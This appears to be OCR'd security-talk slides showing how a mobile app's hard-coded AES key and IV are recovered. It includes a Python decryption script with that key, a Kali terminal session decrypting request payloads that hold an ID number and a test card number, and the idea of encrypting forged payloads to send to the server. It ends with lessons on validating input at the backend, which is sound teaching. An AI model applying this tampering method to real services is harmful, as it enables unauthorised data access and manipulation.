```

Assume that:

IV = zuch58qsgkwtvasj


Key = ghdhrz3qvet3akz6j25bzajbohwh4rnw

Manipulate payload for querying data



```
from Crypto.Cipher import AES
from pkcs7 import PKCS7Encoder
import pkcs7,threading, base64, binascii

key = 'ghdhrz3qvet3akz6j25bzajbohwh4rnw'
iv = 'zuch58qsgkwtvasj'
encoder = PKCS7Encoder()

while 1 :
        enc_cipher = raw_input("Enter cipher text here : ")
        decodetext =  base64.b64decode(enc_cipher)
        aes = AES.new(key, AES.MODE_CBC, iv)
        cipher = aes.decrypt(decodetext)
        pad_text = encoder.decode(cipher)
        print pad_text
```

Manipulate payload for querying data



```
root@kali:~/[redacted]# python AES_Decrypt_raw_input.py
Enter cipher text here : 7kxHczup4C7X0vuvNPnrP2H1ZGtccOEqeBBmKCkksqo=
{"user_id":"777"}
Enter cipher text here : 4xTuo08GL3aqngEIgNxIxphmbY289La9lOVQCqmNyaHNl9CXwdErKTUGnpgLwsFU
3FpV3jsWXMAJb+YDdO1fanwbkONZ3gI1W6048jRIId0=
{"name":"mayaseven","idcard":"7777777777777","creditcard","4111111111111111"}
```

We could craft a malicious payload and encrypt it with the same key and IV then send to the server !

Lesson Learned

- Hacker still win the client-side encryption even the app is obfuscated
- Validate all request data at the backend server

Any Questions?

MAYASEVEN

HACK THINGS

nop@mayaseven.com
02-026-3231
https://mayaseven.com